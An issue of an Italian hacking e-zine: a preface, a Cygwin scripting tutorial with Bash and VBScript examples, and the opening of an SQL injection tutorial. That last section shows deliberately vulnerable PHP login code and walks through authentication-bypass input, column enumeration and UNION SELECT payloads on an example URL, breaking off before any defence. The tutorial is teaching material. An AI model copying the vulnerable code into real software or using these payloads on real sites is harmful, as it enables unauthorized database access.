
UnderAttHack n.4

UNDERATTHACK N.4

by Hackingeasy Team

In_questo_numero () {

}

Prefazione al n.4

Dopo l'estate ritorna UnderAttHack con il suo quinto numero.

Questa edizione risulta ridotta perchè non si puo' imporre a chi scrive di dedicarsi all'e-zine sotto l'ombrellone, in ogni caso il contenuto ha la qualità di sempre. Guardando questo numero e quelli precedenti mi piace vedere come i nostri lettori abbiano ormai una varietà di argomenti decisamente elevata.

Ripercorrendo il cammino fatto fino a questo punto, trovo importante far notare come il progetto UnderAttHack sia passato da una struttura chiusa del team di Hackingeasy ad una raccolta aperta alla documentazione prodotta dall'utenza. È fondamentale l'essenza di questa e-zine che risulta prodotta dai propri lettori e non imposta al pubblico paventando una falsa interattività. Mi pare evidente che questo fatto sia sinonimo di fare un web "pulito".

UnderAttHack è un progetto creato con canoni che non appartengono al così detto web 2.0; un indirizzo e-mail per inviare gli articoli, un minimo di verifica, una collaborazione personale con il mittente e una pubblicazione chiara e trasparente.


Purtroppo questa e-zine ha un limite nel fatto che si ricerca (per quanto possibile) un minimo di "qualità" del materiale pubblicato; troppe volte vedo in rete documentazione ben fatta che viene totalmante ignorata nel nome del grande calderone dell'inutilità. Evidentemente c'è ancora molta strada da fare sia per il web che per UnderAttHack, che aspira ad essere una delle sue mille voci.

Vi auguro una buona lettura.

adsmanet

MACEDONIA DI SISTEMA

Per quei pochi che non lo sapessero, Cygwin (ideato da Cygnus Solutions, oggi gruppo RedHat) è un sistema per il porting di applicazioni UNIX sotto Windows, strutturato come una vera e propria distro con repository e pacchetti.
L'uso di Cygwin è dedicato all'utenza Windows, certo non quella che vive tra Facebook, Youtube e Youporn...diciamo quel 5% che usa Windows come un sistema operativo.
Dal sito cygwin.com è sufficiente scaricare setup.exe e scegliere i pacchetti da installare durante la procedura guidata.
Si può trovare un po' di tutto, dai programmi per il terminale alle applicazioni GUI, a veri e propri ambienti desktop.
Per quanto riguarda installazione e scelta delle applicazioni si trova abbondante materiale in rete (oltre a riguardare gusti individuali).
Io non sono un appassionato di applicazioni grafiche, però posso ad esempio mostrarvi questo:



Dove potete vedere MidnightCommander e GDB che girano sotto Windows.
Con l'immagine precedente verrebbe da dire: bello!...Ma chi se ne frega :-(
Certo non posso scrivere su UAH come abbellire Windows e farvi fare bella figura con gli amici...

FRUTTA FRESCA

Chi utilizza Windows vive di credenze commerciali secondo cui un sistema è tanto migliore quanto più è lucente e trasparente; difficilmente si comprende l'utilità del terminale con il suo aspetto retrò se non addirittura primitivo.
Siccome questa guida è necessariamente dedicata all'utenza Windows è bene inquadrare

meglio il problema.
La shell è un'interfaccia basata su Bash (che possiamo definire come 'il linguaggio del terminale') che permette l'interazione con tutto il resto delle applicazioni di sistema gestendone input e output. Ovviamente questo sistema è incrementale ed ogni programma viene legato sia a Bash che ad altre applicazioni gestibili (cat, grep, sed, awk ecc.).
Creare un programma console sotto sistemi UNIX vuol dire poter inserire i sui dati in entrata e in uscita all'interno di una struttura complessa in grado di automatizzare un gran volume di processi.
Sotto Windows non esiste una situazione analoga perchè il trattamento di un output da parte di Batch non garantisce duttilità dei processi e soffre di mancanze che bloccano parecchie possibilità.
Una scelta attuabile è quella di delegare ad esempio a Perl o Python quelle caratteristiche che offre Bash, in modo che il Prompt risulti un passaggio obbligato ma alquanto inutile.

Quello che cercheremo di capire in questo documento è quanto e come sia possibile riprodurre una simile modalità di lavoro, semplicemente utilizzando il porting di Cygwin e facendolo interagire con l'ambiente Windows.

LA PREPARAZIONE

All'apertura del programma ci troveremo di fronte un prompt (o il vostro terminale a scelta) con le tipiche diciture UNIX:

```
Dante@dante-595849ea1 ~
$ _
```

vediamo di fare il punto:

```
Dante@dante-595849ea1 ~
$ printenv
HOMEPATH=\Documents and Settings\Dante
MANPATH=/usr/local/man:/usr/share/man:/usr/man::/usr/ssl/man
APPDATA=C:\Documents and Settings\Dante\Dati applicazioni
HOSTNAME=dante-595849ea1
TERM=cygwin
PROCESSOR_IDENTIFIER=x86 Family 6 Model 13 Stepping 8, GenuineIntel
WINDIR=C:\WINDOWS
OLDPWD=/usr/bin
USERDOMAIN=DANTE-595849EA1
OS=Windows_NT
ALLUSERSPROFILE=C:\Documents and Settings\All Users
USER=Dante
!::=::\
VS90COMNTOOLS=C:\Programmi\Microsoft Visual Studio 9.0\Common7\Tools\
TEMP=/cygdrive/c/DOCUME~1/Dante/IMPOST~1/Temp
COMMONPROGRAMFILES=C:\Programmi\File comuni
USERNAME=Dante
PROCESSOR_LEVEL=6
PATH=/usr/local/bin:/usr/bin:/bin:/usr/X11R6/bin:/cygdrive/c/WINDOWS/system32:
/cygdrive/c/WINDOWS:/cygdrive/c/WINDO
WS/System32/Wbem
FP_NO_HOST_CHECK=NO
PWD=/home/Dante
```

```
SYSTEMDRIVE=C:
USERPROFILE=C:\Documents and Settings\Dante
CLIENTNAME=Console
PS1=\[\e]0;\w\a\]\n\[\e[32m\]\u@\h \[\e[33m\]\w\[\e[0m\]\n\$
LOGONSERVER=\\DANTE-595849EA1
PROCESSOR_ARCHITECTURE=x86
!C:=C:\cygwin\bin
SHLVL=1
HOME=/home/Dante
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
HOMEDRIVE=C:
PROMPT=$P$G
COMSPEC=C:\WINDOWS\system32\cmd.exe
TMP=/cygdrive/c/DOCUME~1/Dante/IMPOST~1/Temp
SYSTEMROOT=C:\WINDOWS
PRINTER=HP Photosmart C3100 series
CVS_RSH=/bin/ssh
PROCESSOR_REVISION=0d08
MAKE_MODE=unix
INFOPATH=/usr/local/info:/usr/share/info:/usr/info:
PROGRAMFILES=C:\Programmi
NUMBER_OF_PROCESSORS=1
SESSIONNAME=Console
COMPUTERNAME=DANTE-595849EA1
_=/usr/bin/printenv
```

Come vedete path e impostazioni di Windows si mischiano a quelle UNIX permettendo interessanti interazioni:

```
Dante@dante-595849ea1 ~
$CONST="fico"; echo -e "questo e' il pc di $USER\nCygwin si avvia in $HOME e
non in $USERPROFILE\n...e tutto questo e' veramente $CONST :-O" > ficata.txt
&& notepad ficata.txt
```

Spero non occorra spiegare cosa fa il comando. Vi farei invece notare la possibilità di aprire il file risultante tramite Notepad, fatto che ci mostra il tipico uso di programmi Windows sicuramente presenti nello sviluppo sotto quel sistema, sia la possibilità di chiamare applicazioni Windows direttamente da Cygwin.
La presenza dei tool tipici del terminale ci dà sicuramente molte opportunità:

```
#!/bin/bash

# Crea una pagina HTML da un file di testo:
# Utilizzo: NomeScript.sh origine.txt risultato.html

START_PAGE="$1"
FINAL_PAGE="$2"

function header {
  # possiamo usare cat con here-document
  cat << EOF1
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
```

```
<title>Prova su Cygwin</title>
<body>
EOF1
}

function main_page {
  # Possiamo usare sed con espressioni regolari:
  # inserisco <br> a inizio riga e sostituisco è con &egrave
  sed -re 's|^|<br>|g' -e 's|è|\&egrave;|g' $START_PAGE >> $FINAL_PAGE
}

header > $FINAL_PAGE
main_page
echo -e "</body>\n</html>" >> $FINAL_PAGE
exit 0
```

Per chi fosse pigro, il risultato di

```
$ bash testscript.sh primerighe.txt page.html
```

sarà questo file page.html:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>Prova su Cygwin</title>
<body>
<br>Per quei pochi che non lo sapessero, Cygwin (ideato da Cygnus Solutions,
oggi gruppo RedHat) &egrave; un sistema per il porting di applicazioni UNIX
sotto Windows, strutturato come una vera e propria distro con repository e
pacchetti.
<br>L'uso di Cygwin &egrave; dedicato all'utenza Windows, certo non quella dei
videogiochi o quella che vive tra Facebook, Youtube e Youporn...diciamo quel
5% che usa Windows come un sistema operativo.
<br>Dal sito cygwin.com &egrave; sufficiente scaricare setup.exe e scegliere i
pacchetti da installare durante la procedura guidata.</body>
</html>
```

Andava tolto anche il primo <br>, va beh, non importa...
Decisamente più degno di rilievo è il fatto di utilizzare sed e cat (così come altri tool classici) nello scripting su Windows.
Per comodità ho richiamato lo script da bash, è comunque presente chmod per renderlo eseguibile, così come è possibile eseguire lo script tramite variabili d'ambiente o link simbolico nelle stesse (il comando 'ln' è presente)

Arrivati a questo punto mi permetto qualche considerazione, considerando che ho usato Cygwin espressamente per questa guida e utilizzo GNU/Linux.
Per realizzare questo documento ho voluto testare Cygwin in maniera minimale, utilizzando poco più di quello che il programma offre di default. Ci sono stati due particolari aspetti con cui ho dovuto scontrarmi, decisamente irritanti.

Come prima cosa, ho voluto utilizzare Notepad per la scrittura di tutti i file; escludendo la riconosciuta inutilità di quell'editor, i problemi maggiori sono quelli di non avere una sintassi colorata e soprattutto di non avere il fine-riga UNIX (cosa risolvibile, lo vedremo). Vi consiglio

vivamente di utilizzare qualcosa di decente, ad esempio sotto Windows io uso PSPad, ovviamente ci sono molti altri text-editor che fanno lo stesso lavoro (assicuratevi che abbiano la colorazione per la sintassi .sh) e sono magari un po' meno 'corposi'.
Si può settare l'editor di default per aprire file da terminale tramite il classico link in path:

```
Dante@dante-595849ea1 ~
$ cd /usr/local/bin

Dante@dante-595849ea1 /usr/local/bin
$ ln -s "C:\Programmi\PSPad editor\PSPad.exe" pspad
```

È chiaro che nessuno vieta di installare direttamente un editor da Cygwin come vi, Emacs, Nano ecc. (di default non ne vengono forniti).

Un'altra cosa ancora peggiore è il terminale di default che si appoggia al cmd di Windows dove tutto è più difficile.
Anche in questo caso esiste una vasta scelta dei più classici emulatori installabili (oltretutto nel sito ufficiale di Terminator trovate anche un suo porting su Cygwin).
Per la verità ho trovato in rete alcune guide per migliorare l'utilità di Cygwin sul Prompt, però trovo decisamente inutile impuntarsi su quello.

LA MACERAZIONE

Tornando al primo semplice esempio in cui abbiamo richiamato Notepad, proviamo ad ampliare un po' l'interazione tra Windows e Cygwin.
Su Linux esiste la possibilità di fornire semplici interfacce grafiche per la gestione degli script a partire dall'essenziale Dialog fino al nuovo ed evoluto (e Italianissimo) BUC.
Per Cygwin esistono dei port di Zenity, che chiaramente richiedono l'installazione di Gtk (Gtk di Cygwin).

Per quale ragione bisognerebbe sprecare Gtk per questa funzione quando abbiamo VBS già presente su Windows?

Su Windows c'è la possibilità di eseguire un .vbs dal prompt avviandolo tramite *cscript*

```
> cscript script.vbs
```

Nell'esempio che faremo andremo a creare un file .sh di esempio, che sia avviabile da Cygwin, che 'emuli' Zenity e che sfrutti VBS. Per farlo utilizzeremo dei file temporanei creati nella directory '/tmp' di Cygwin.
Siccome si potrebbe fare un intero articolo sulla scrittura del programma, contenuti e procedure saranno molto semplificati, come detto all'inizio.
Creeremo tre funzioni: un MessageBox, un dialogo di selezione file e un InputBox.

Per chiarezza posto i codici VBS necessari:

MessageBox:

```
MsgBox "Testo messaggio", 64, "Window caption"
' 64 indica la finestra di informazione, useremo solo quella per semplicità
```

Selezione File:

```
Set OpenFile = CreateObject("UserAccounts.CommonDialog")
OpenFile.Filter = "Documenti di testo (*.txt)|*.txt|Tutti i file|*.*"
InitFSO = OpenFile.ShowOpen
If InitFSO = False Then
    Wscript.Quit                    ' esce se si clicca 'Annulla'
Else
    Wscript.Echo OpenFile.FileName  ' scrive nel prompt il nome del file
End If
```

InputBox:

```
InBox = inputbox("Testo messaggio")
If InBox = False Then
      Wscript.Quit          ' esce
Else
      Wscript.Echo InBox    ' scrive l'output
End If
```

Come vedete ho usato le opzioni Wscript perchè credo siano decisamente più diffuse (non sono un esperto di VBS xD)
Il nostro programma potremmo chiamarlo ZenWin, però Winity mi pare più carino :-)
La sua sintassi sarà questa:

```
$ winity --msgbox [testo] [caption]

$ winity --fileselect

$ winity --input [testo]
```

Dopo la lettura dei parametri di input, il programma andrà a creare un file .vbs dentro /tmp che verrà quindi letto da cscript fornendo l'output alla console.
Per la lettura da cscript useremo l'opzione '*//NoLogo*' in modo da avere un risultato pulito.

```
#!/bin/bash

# Winity, programma per emulare Zenity su Cygwin tramite VBS

# Il percorso va inserito 'alla Windows' per essere letto da Cscript
TEMP_FILE="C:\cygwin\tmp\winity.vbs"

# Funzioni implementate (parola grossa..):

# MessageBox
function msgbox {
  message="$1"
  caption="$2"
  echo -e "MsgBox \"$message\", 64, \"$caption\"" > $TEMP_FILE
  # nessun output in uscita
}

# finestra selezione file
function file_select {
```

```
  # nessun parametro
  cat << EOF1
Set OpenFile = CreateObject("UserAccounts.CommonDialog")
OpenFile.Filter = "Tutti i file|*.*"
InitFSO = OpenFile.ShowOpen
If InitFSO = False Then
    Wscript.Quit
Else
    Wscript.Echo OpenFile.FileName
End If
EOF1
# il filtro potrebbe essere una variabile but I don't care
}

# finestra di input
function input_box {
  message="$1"
  cat << EOF2
InBox = inputbox("$message")
If InBox = False Then
      Wscript.Quit
Else
      Wscript.Echo InBox
End If
EOF2
}

function usage {
  cat << EOF3
usage: winity [options]...(paramenters)

Options (and parameters):

    --msgbox (message_text) (window_title)   Create a MessageBox  that display
                                             'message_text' and 'window_title'
                                             (optional) as window caption.

    --fileselect                             Open  a  dialog  to choose a file

    --input (text)                           Create  an  InputBox  dialog with
                                             content 'text' (optional)
EOF3
}

# Ciclo principale del programma:

if [ "$1" = "" ]; then
  echo "No option selected!"
  usage
  exit 1
fi

while [ "$1" != "" ]; do

  case $1 in
```

```
    --msgbox)
      # Un MessageBox senza testo e' acettabile? Secondo me no...
      if [ "$2" = "" ]; then
        echo "winity: --msgbox: no message to display!"
        usage
        exit 1
      fi
      msgbox "$2" "$3"     # $2 e $3 saranno $1 e $2 dentro msgbox
      cscript //NoLogo "$TEMP_FILE"
      ;;

    --fileselect)
      file_select > $TEMP_FILE
      #racchiudo il file tra vorgolette, non so Windows come lo tratta xD
      cscript //NoLogo "$TEMP_FILE" | sed -re 's/^/"/' -e 's/$/"/'
      ;;

    --input)
      # Un InputBox senza testo invece lo accetto
      input_box "$2" > $TEMP_FILE
      # stessa cosa di fileselect...sono paranoico :-O
      cscript //NoLogo "$TEMP_FILE" | sed -re 's/^/"/' -e 's/$/"/'
      ;;

    *)
      echo "Please choose a correct option"
      usage
      exit 1
      ;;

  esac

  # rm $TEMP_FILE         # e' in /tmp quindi non lo tolgo...preferenze :-)
  exit 0

done
```

Sì, così mi piace ^^

```
$ bash winity.sh --input "scrivi qualcosa"
"pippo"
```

A questo punto dobbiamo farne un programmino costruito, a modo in maniera che risulti utilizzabile. In questo caso l'uso di Notepad crea problemi non da poco perchè (forse sono rimbambito...) non c'è modo di salvare il file senza estensione, quindi l'ho salvato come .foo e poi l'ho tolta a manina.
Copio il file dentro */usr/local/bin* (comunque in un path di esecuzione) e lo rendo eseguibile:

```
$ cd /usr/local/bin

Dante@dante-595849ea1 /usr/local/bin
$ chmod 755 winity
```

A dire la verità ho verificato che non è necessario dare i permessi di esecuzione e forse per

chi usa Windows non è una cosa spontanea.

Adesso che abbiamo il nostro winity possiamo usarlo in qualche modo utile, ad esempio possiamo associare il suo comodo uso al comado 'tr' per eliminare quel fastidioso problema del fine-riga DOS sul nostro Notepad.
Potremmo ad esempio creare un nuovo notepad dentro /usr/local/bin in modo da attivarlo dal terminale di Cygwin...troveremo anche un problema per complicarci la vita ^^
Per motivi di 'simpatia' chiamerò il programma con lo stesso nome del blocco-note di Windows e lo posizionerò dentro /usr/local/bin, in maniera che venga letto prima dell'originale. Di per sé avere ridondanze sul nome di eseguibili (ed entrambi contenuti nel path utente...) è un metodo di lavoro decisamente deprecabile; accettatemi il gioco :P

Avremo due problemi anomali rispetto ad una comune scrittura su GNU/Linux:

1. Non potremo richiamare l'apertura del file con il comando 'notepad nome_file' perchè a quel comando risponderà il nostro script e non più l'editor di Windows.
Dovremo inserire il percorso completo letto da Cygwin:
/cygdrive/c/WINDOWS/system32/notepad

2. Per inserire 'LF', cioè il terminatore di riga aggiuntivo di DOS, utilizzeremo il comando:
grep '^M' nome_file
'^M' sotto Linux si ottiene con CTRL+vm...come portarlo su Notepad per scrivere lo script?
Dalla shell di Cygwin '^M' si ottiene senza problemi; nella posizione del grep ho scritto 'pippo' e alla fine della scrittura del file l'ho sostituito da terminale tramite sed:

```
$ sed 's|pippo|grep '^M' "$1"|' /usr/local/bin/notepad_wip >
/usr/local/bin/notepad
```


Vediamo lo script:

```
#!/bin/bash

# Utilizza Notepad per aprire file con fine-riga DOS oppure UNIX
# Richiede Cygwin

# Dobbiamo dare il percorso completo di notepad.exe per la lettura da Cygwin

EDITOR="/cygdrive/c/WINDOWS/system32/notepad"

# Funzioni

# verifico la presenza del terminatore DOS
function find_dos {

FILE="$1"

# Qui all'inizio era scritto pippo, poi convertito.
# Come vedete viene visualizzato un 'a capo'
grep "
" "$FILE"

# se l'exit-status e' 0 il file e' DOS, altrimenti e' UNIX
EXIT_CODE=$?
echo "$EXIT_CODE"
```

```
if [ $EXIT_CODE -eq 0 ]; then
  # apro da notepad
  $EDITOR "$FILE"
else
  # converto in UNIX
  open_file
fi

}
function open_file {

# uso un file temporaneo per comodita'
TEMP_FILE="/tmp/$(basename "$FILE").tmp"
cp $FILE "$TEMP_FILE"
# con sed passo a UNIX il temporaneo e lo porto nel file originale
sed -re 's|\n|\n\r|g' "$TEMP_FILE" > $FILE
$EDITOR "$FILE"
# alla chiusura lo riporto in UNIX con tr
tr -d '\r' < $FILE > "$TEMP_FILE"
mv "$TEMP_FILE" "$FILE"
exit 0

}

function usage {

cat << EOF
usage: notepad [--unix] (filename)
--unix           Opens UNIX format file (CR+LF end-of-line) with brakes
(filename)       File you want to open. If omitted a file-selection dialog
                 will be open
EOF

}

# MAIN FUNC
# il flusso e' un po' complesso per coprire varie possibilità d'uso. In fondo
scrivendo 'notepad' da shell deve comunque aprirsi notepad come sempre,
inoltre scrivendo 'notepad nome_file' il file deve essere automaticamente
convertito.

# se scrivo solo 'notepad' apro il programma normalmente
if [ "$1" = "" ]; then
  $EDITOR
  exit 0
else
  # se scrivo 'notepad -unix' controllo se è inserito un nome-file...
  if [ "$1" = "--unix" ]; then
    # ...se non c'è lo faccio scegliere da winity/VBS...
    if [ "$2" = "" ]; then
      FILE="$(winity --fileselect)"
    else
      # ...altrimenti (se esiste) passo alla conversione.
      if [ -f "$2" ]; then
        FILE="$2"
      else
```

```
        echo "\"$2\" does not exist"
        usage
        exit 2
      fi
    fi
  else
    # se scrivo 'notepad nome_file' apro il file con notepad
    if [ -f "$1" ]; then
      $EDITOR "$1"
      exit 0
    else
      echo "\"$1\" does not exist"
      usage
      exit 2
    fi
  fi
fi

# acquisito il file, lo processo
find_dos "$FILE"

exit 0
```

Un giochino decisamente simpatico ^^



A sinistra apertura dal Notepad da Windows, a destra dal notepad su Cygwin...decisamente più leggibile.

SERVIRE FREDDO

Per proporre questo articolo ho giocato parecchio con Cygwin (che praticamente non conoscevo prima di quest'estate).

Ho voluto soffermarmi sulle possibili interazioni di questo con Linux per lanciare delle idee di 'fusione' tra i due elementi piuttosto che 'aggiunta' alle applicazioni Windows (ad esempio la compilazione da GCC).
Gli esempi fatti sono decisamente semplici quanto inutili, però mostrano ad esempio quanto l'uso di Cygwin su Windows sia nettamente più utile di WINE su GNU/Linux. Per motivi di spazio molte cose sono state tralasciate, in primis l'interazione Bash/Perl/Python teoricamente non riproducibile nel sistema di casa Microsoft.

Per chi come me lavora quasi esclusivamente su GNU/Linux credo si ponga una domanda immediata: *perchè scegliere Cygwin anziché installare una normale distro?*
La risposta che mi sono dato è piuttosto articolata ma credo più che valida.
Cygwin risolve i problemi di coloro che per vari motivi hanno necessità di utilizzare Windows per alcuni programmi insostituibili, pur non volendo rinunciare all'enorme quantità di software libero di GNU/Linux o ad alcune sue ottime applicazioni.
Naturalmente non mi riferisco soltanto agli appassionati di giochi; pensiamo a chi lavora su VisualStudio, su Photoshop, su Acrobat, su Qbase ecc.
Dall'altra parte esiste il caso opposto di chi come il sottoscritto lavorando su Bash ha necessità di utilizzare GNU/Linux.

Escluso il caso derivato da quanto detto prima, cioè 'se uso solo Linux allora lo installo', credo che Cygwin abbia due limiti fondamentali:
Il primo è quello strettamente tecnico per cui tutto quello che riguarda il kernel su Cygwin non è attuabile (un esempio pratico potrebbe essere che non si può portare iptables su Cygwin), quindi l'intersezione completa dei due sistemi non può esistere oltre un certo livello.
Il secondo aspetto è più pratico ed è visibile anche nei semplici esempi fatti: Cygwin non è Linux, certo che nella visione dell'utente finale può apparire la stessa cosa però non è così automatico prendere applicazioni e portarle su Cygwin e la cosa diventa particolarmente evidente andando a leggere ad esempio gli header di GCC.

Pur nelle sue limitazioni, spero che questo documento abbia suscitato il giusto interesse per una piattaforma così particolare e dalle sterminate potenzialità.

Floatman

Sql Injections

0x00 Introduzione

Nel precedente numero di questo e-zine è stato inserito un articolo riguardante le più note vulnerabilità del web, tra cui le *Sql Injection*. Questo articolo non si propone di scrivere le medesime cose, ma bensì di approfondire l'argomento riguardante le iniezioni sql, parlando anche delle *blind sql injection*, attacco molto simile, ma molto più difficile da attuare.
Tutto il procedimento di attacco servirà poi a capire come difendersi da tutto ciò e come rendere le nostre pagine dinamiche in php più sicure per i nostri lettori.

0x01 Prerequisiti

I prerequisiti per affrontare questo tutorial, per uscirne con una conoscenza maggiore sono:

- Conoscenza del linguaggio SQL
- Conoscenza di MySQL
- Conoscenza di PHP
- Una buona memoria

0x02 Sql injection

Siamo arrivati al terzo paragrafo, finalmente cominciamo a parlare della vulnerabilità vera e propria. Molto spesso nella creazione di un sito dinamico ci appoggiamo ad un database MySQL, questo per gestire i dati in modo ordinato e sapere come ricercarli una volta inseriti. L'esempio più comune, è il form per l'inserimento di username e password, o anche quello per l'inserimento di una news:

```
<form action="login.php" method="POST">
      Inserisci l'username:
      <input type="text" name="user">
      Inserisci la password relativa:
      <input type="pass" name="password">
      <input type="submit" value="Login">
</form>
```

In questo caso, i dati vengono inviati tramite metodo *POST* alla pagina login.php, che ha il compito di cercare nel database l'username inserito nel form, e qualora il campo password corrispondesse con quello del database, il login avrebbe successo, altrimenti verrebbe mostrato un messaggio di errore. Andiamo ora a vedere come lavora la pagina login.php:

```
<?php
      $user = $_POST['user'];
      $password = $_POST['password'];
      if ($user != ""  && $password != ""){
            $query = "SELECT * FROM members WHERE user = '{$user}' AND pass =
'{$password}'";
            $res = mysql_query($query);
            $row = mysql_fetch_row($res);
            if ($row [1] == $password) {
```

```
                    echo "Login effettuato correttamente!";
              } else {
                    echo "Username o password errati";
              }
       }
?>
```

Notiamo la query che il codice invierà al database:

```
SELECT * FROM members WHERE utente = '{$user}' AND password = '{$password]'"
```

Analizzandola, possiamo capire subito che possiamo inserire qualsiasi valore nel campo password e possiamo manipolare la query a nostro piacimento.
Se proviamo ad inserire la query "nonna' OR 1=1" nel campo password, e come username admin, la query diventerà:

```
SELECT * FROM members WHERE user = 'admin' AND pass = 'nonna' OR 1=1
```

Dato che la condizione OR è sempre vera in quanto 1 è sempre uguale ad 1, il login avverrà e avremo accesso al database come utente admin. Questa tecnica è chiamata "Authentication Bypass".
In questo esempio abbiamo effettuato l'iniezione dal form, ma ora andiamo a vedere l'iniezione diretta sull'url, in modo da andare a cercare la tabella che ci interassa e le specifiche colonne di username e password che ci serviranno per effettuare l'accesso. Questa parte si rivela più difficile della prima, in quanto dobbiamo armarci di grande pazienza.

Allora, se avete letto i prerequisiti dell'articolo, dovreste avere una minima conoscenza del linguaggio SQL, quindi vado avanti senza spiegare direttamente i vari comandi che ci serviranno. Nel caso non abbiate i giusti prerequisiti, potete fare una ricerca del comando utilizzato, e capire come funziona.
Nella maggior parte dei casi questa vulnerabilità si verifica nella pagina news.php, o in qualsiasi pagina che visualizzi le news, proprio perchè questa riceve l'id dell'articolo via GET, e rende l'url vulnerabile se non vengono effettuati i dovuti controlli. Prendiamo in esame il seguente url:

```
http://www.ciao.it/news.php?id=56
```

La pagina news.php di questo sito, cercherà all'interno del database MySQL, nella tabella delle news, una colonna id che corrisponda al valore 56, e mostrerà la relativa colonna "articolo". Molto spesso, nella pagina relativa non vengono controllate le varaibili acquisite tramite GET, e questo rende l'url vulnerabile. Ma come ce ne accorgiamo?
E' semplice, basta inserire una condizione falsa (AND 1=2) e se nella pagina qualcosa non viene visualizzato o è presente qualche errore, possiamo tentare la controprova (AND 1=1); se l'articolo viene visualizzato correttamente, e non ci sono errori, allora l'url risulta chiaramente vulnerabile. Questo accade perchè la nostra richiesta significa *"visualizza l'articolo con id 56 solo se 1 = 2"* e siccome 1 != 2 l'articolo non viene visualizzato. Quindi:

```
http://www.ciao.it/news.php?id=56+AND+1=2
http://www.ciao.it/news.php?id=56+AND+1=1
```

Dopo essersi accertati di tutto ciò, dobbiamo cercare il numero di colonne visualizzate nella pagina, e chi conosce SQL sà che il comando che fa al caso nostro è *ORDER BY*.

Il nostro compito è quello di partire da *ORDER BY 1*, ed aumentare man mano di 1 in 1, fin quando non riceveremo un errore. Dato che la nostra è una richiesta booleana, quando riceveremo un errore, significherà che il numero di colonne è quel numero inserito nell'url - 1, infatti richiedendo quella tabella tramite ORDER BY il riultato sarà *true*.

Esempio:

```
http://www.ciao.it/news.php?id=56+ORDER+BY+1--  // true
http://www.ciao.it/news.php?id=56+ORDER+BY+2--  // true
http://www.ciao.it/news.php?id=56+ORDER+BY+3--  // true
http://www.ciao.it/news.php?id=56+ORDER+BY+4--  // true
http://www.ciao.it/news.php?id=56+ORDER+BY+6--  // true
http://www.ciao.it/news.php?id=56+ORDER+BY+7..  // false
```

Il numero di colonne è 6, infatti la richiesta 7 è false, mentre la 6 è true.
Una volta trovato il numero di colonne dobbiamo cercare il nome delle tabelle. In questo caso si utilizza il comando *UNION SELECT* e si fa riferimento all'*information shema*, che è accessibile solo nella versine 5 di MySQL, nella 4 dobbiamo affidarci ad un bruteforce (vedi 0x07).
P.s: se non sapete cos'è l'*information schema*, vi rimando a google prima di continuare

```
http://www.ciao.it/news.php?
id=56+UNION+SELECT+1,2,3,4,5,6+FROM+INFORMATION_SCHEMA.TABLES--
--
```

Con questo comando, visualizzeremo le 6 tabelle dall'information_schema e nella page dovrebbe essere visualizzato almeno uno dei numeri elencati nella nostra query, ognuno di quei numeri, verrà sostituito con *table_name*, ad esempio:

```
http://www.ciao.it/news.php?
id=56+UNION+SELECT+1,2,3,table_name,5,6+FROM+INFORMATION_SCHEMA.TABLES--
```

